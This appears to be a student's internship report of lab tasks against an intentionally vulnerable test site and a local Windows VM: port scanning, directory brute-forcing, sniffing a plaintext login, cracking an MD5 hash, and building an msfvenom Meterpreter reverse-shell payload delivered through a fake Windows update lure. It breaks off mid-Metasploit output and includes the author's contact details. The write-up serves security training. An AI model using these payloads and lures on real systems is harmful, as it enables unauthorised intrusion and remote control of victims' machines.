

Cybersecurity Tasks Report At

ShadowFox

Name - Yash Kaushik

Domain- Cyber Security - July 2025

Gmail: yashdkaushik@gmail.com

Mobile No: 9045923214

University: Quantum University

Company: ShadowFox

Coordinator: Mr. Aakash

Beginner Level Tasks:

1) Find all the ports that are open on the website

<http://testphp.vulnweb.com/>

2) Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

3) Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Table of Content For Beginner Level

S.No	Title	Page NO
1	Introduction	1
2	Machine Information	1
3	Attack Vectors and Executive Tasks	2 - 4
4	Final Submission	5 - 6
5	References	7
6	Resources Used	7

List of Figures For Beginner Level

Figure No	Name	Page No
1	Port Sanning Nmap	2
2	Directory Bruteforcing (Dirb)-	3
3	Login on Website using Userid and Password	4
4	Intercepting Credentials (Wireshark)	4

Introduction and information about the report and the machine

Introduction:

This report summarizes the beginner-level cybersecurity tasks completed during the internship at ShadowFox. During my internship, I was assigned the responsibility of conducting several security evaluations on the website.

- <http://testphp.vulnweb.com/>

Information about the report:

1. Port Scanning:- The initial task was to identify all open ports on the target website.

2.Brute Forcing directories on website:- The second task involved executing a brute force attack to list all directories on the website.

3. Network Traffic Interception:- Finally, we executed a network traffic interception by logging into the website and capturing network packets using Wireshark.

Required Machine:

- Operating System: Kali Linux
- Tools Used: Nmap, Dirb, Wireshark
- Target Site: <http://testphp.vulnweb.com> (intentionally vulnerable site provided by Acunetix).
- Standard Computer System with Network Connectivity.

Attack Vectors & Executed Tasks

Attack 1: Port Scanning.(Nmap) -


Severity: Low (Score: 3.7 - Informational)

Impact: Detect open services which may lead to future enumeration or exploits.

Steps to Reproduce:

1. Open terminal on Kali Linux
2. Run command: nmap testphp.vulnweb.com

Screenshot:



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running the Nmap port scanning tool against the host 'testphp.vulnweb.com'. The output shows that port 80/tcp is open and responding with the 'http' service. The terminal window has a dark background with light-colored text. The Kali Linux logo is visible in the background of the desktop.

```
yashkaushik@kali: ~
File Actions Edit View Help
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--noninteractive: Disable runtime interactions via keyboard
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -r 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
(yashkaushik@kali)-[~]
$ nmap testphp.vulnweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-06 09:07 IST [become, the more you are ab
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.32s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds
(yashkaushik@kali)-[~]
```

Fig No: 1

Mitigation: Use firewalls and disable unused ports.

Attack 2: Directory Bruteforcing (Dirb)-


Severity: Medium (Score: 5.0 - Reconnaissance)

Impact: Reveals hidden or unsecured directories on the web server.

Steps to Reproduce:

1. Open terminal on Kali Linux
2. Run command: dirb http://testphp.vulnweb.com/

Screenshot:



```
(yashkaushik㉿kali)-[~]
$ dirb http://testphp.vulnweb.com/
Trash
DIRB v2.22
By The Dark Raver
START_TIME: Sun Jul 6 10:04:04 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
--- Scanning URL: http://testphp.vulnweb.com/ ---
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:170)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/

--- Entering directory: http://testphp.vulnweb.com/admin/ ---
--- Entering directory: http://testphp.vulnweb.com/CVS/ ---
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

END_TIME: Sun Jul 6 11:02:07 2025
DOWNLOADED: 11193 - FOUND: 9
```

Mitigation: Use proper server configuration to deny directory listing.

Attack 3: Intercepting Credentials (Wireshark)-

Severity: High (Score: 7.5 - Confidentiality Breach)

Impact: Intercepts sensitive information (username and password) transmitted over HTTP.

Steps to Reproduce:

1. Open Wireshark and start capturing on active interface.
2. Apply filter: http.request.method == "POST".
3. Login to <http://testphp.vulnweb.com/login.php>.
4. Observe the captured POST request containing username and password in plaintext.

Screenshot:




Fig No: 3




Fig No: 4

Mitigation: Enforce HTTPS for all login operations and secure sensitive data transmission.

Final Submission For Beginner Level

Task 1: Port scanning using Nmap -

- **Tool Used:** nmap
- **Target:** http://testphp.vulnweb.com
- **Command:** nmap testphp.vulnweb.com
- **Result:**
 1. Host is up (44.228.249.3)
 2. 999 ports filtered (no response)
 3. Likely open port: 80 (HTTP)
- **Conclusion:** Port scanning completed successfully. Port 80 (HTTP) is open and reachable.

Task 2: Directory Brute Forcing

- **Tool Used:** dirb
- **Target:** http://testphp.vulnweb.com/
- **Command:** dirb http://testphp.vulnweb.com/
- **Discovered Directories/Files:** /admin/, /cgi-bin/, /CVS/, /crossdomain.xml, /favicon.ico, /index.php, /pictures/, /secured/, /vendor/
- **Result:** 9 valid paths were found before connection errors occurred.
- **Conclusion:** Directory brute forcing revealed multiple hidden and sensitive directories, demonstrating how attackers can discover unlinked paths on a website.

Task 3: Intercepting Credentials using Wireshark-

- **Tool Used:** Wireshark
- **Target:** http://testphp.vulnweb.com/login.php
- **Interface:** eth0
- **Command/Filter Used:** http.request.method == "POST"
- **Steps:**
 1. Started packet capture on active interface
 2. Logged in to testphp.vulnweb.com using:
 uname = yashkaushik
 pass = 123
- **Wireshark captured the HTTP request showing:**

Form item: "uname" = "yashkaushik"
Form item: "pass" = "123"
Verified credentials were visible in plain text via HTTP.
- **Conclusion:** The login credentials were intercepted successfully using Wireshark because they were sent over an unencrypted HTTP connection, confirming that sensitive data is vulnerable without HTTPS.

References

- <https://nmap.org/book/man-briefoptions.html>
- <https://tools.kali.org/information-gathering/dirb>
- <https://www.wireshark.org/docs/>
- <https://www.acunetix.com/vulnerable-web-apps/>

Resources Used

- Kali Linux OS
- Nmap (Network Mapper)
- Dirb (Directory Brute Forcer)
- Wireshark (Packet Analyzer)
- testphp.vulnweb.com (for safe testing)
- Online tutorials and official documentation of tools


Table of Content For Intermediate Level

S.No	Title	Page NO
1	Task 1 Intermediate Level	9-10
2	Task 2 Intermediate Level	11-12
3	Task 3 Intermediate Level	12 - 16
4	Task 4 Intermediate Level	16-17
5	References	18
6	Resources Used	18

Intermediate Level Tasks

Task 1: A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

- **Objective:** To crack the password hash provided in encoded.txt, use it to mount the VeraCrypt encrypted volume, and retrieve the secret code.
- **Tools Used:** Crackstation , VeraCrypt
- With the provided encrypted text (in the form of a hash), decrypt the value using any online hash decoder. I will be using '<https://crackstation.net/>'.





Hash: 482c811da5d5b4bc6d497ffa98491e38

Type: MD5

Results: password123


- Mounted the VeraCrypt volume using the cracked password and retrieved the secret code.





**The encrypted file reads :
The secret code is :- never giveup**

Task 2:An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

- **Objective:** To identify the address of the entry point of the VeraCrypt.exe file using PE Explorer tool on Windows.
- **Tools Used:** - PE Explorer (Windows GUI tool) - VeraCrypt.exe
- Opened VeraCrypt.exe in PE Explorer.



- Open the executable file and read the header information to identify the entry point address.



Result: Entry Point Address: 004237B0

Task 3: Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

- **Objective:** To create a Windows reverse shell payload using Metasploit and gain a Meterpreter session from a Windows 10 VM to Kali Linux.

Tools used: VirtualBox, Kali (OS), and Windows (OS)

Steps:

- We will use the 'ifconfig' and 'ipconfig' command to identify the host(kali) and victim(windows).

```
kali@kali: ~
File Actions Edit View Help
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.9.4 netmask 255.255.255.0 broadcast 10.0.9.255
        inet6 fe80::a00:27ff:fedb:966a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:db:96:6a txqueuelen 1000 (Ethernet)
                RX packets 312 bytes 61593 (60.1 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 408 bytes 47946 (46.8 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 0 bytes 0 (0.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 0 bytes 0 (0.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```



```
Command Prompt
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Santa>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : Home
    Link-local IPv6 Address . . . . . : fe80::3f5f:15dc:e11f:3a43%9
                                         IPv4 Address . . . . . : 10.0.9.6
                                         Subnet Mask . . . . . : 255.255.255.0
                                         Default Gateway . . . . . : 10.0.9.1
```

The IP address of the kali machine is 10.0.9.4.

The IP address of the windows machine is 10.0.9.6

- Use the Msfvenom to generate a payload.

Command: msfvenom -p windows/meterpreter/reverse_tcp
lhost=10.0.9.4

Iport=5555 -f exe > ~/Desktop/reversetcp/reverse_tcp.exe

In this command:

- -p windows/meterpreter/reverse_top specifies the Windows Meterpreter reverse TCP payload.
- LHOST=10.0.9.4 sets your IP address as the listener.
- LPORT=5555 sets the listening port to 5555.

- -f exe specifies the output file format as an executable file.
- > ~/Desktop/reversetcp/reverse_tcp.exe redirects the output to a file named reverse_tcp.exe.

```
(kali㉿kali)-[~/Desktop/reversetcp]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.9.4 lport=5555 -f exe > ~/Desktop/reversetcp/reverse_tcp.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

- Next, we will have to convince the victim to download the executable. In this scenario, the victim was prompted to "update to the latest windows".

To make the transferring process easy, right click the working folder with the exe file and open terminal.

Create a webserver within the folder with this command.

Command: python3 -m http.server



- Use the multi/handler to set up the listener and initiate the attack

List of commands:

- msfconsole
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set lhost 10.0.9.4
- set Lport 5555
- exploit

```
kali@kali: ~
File Actions Edit View Help

      =[ metasploit v6.1.39-dev
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post      ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

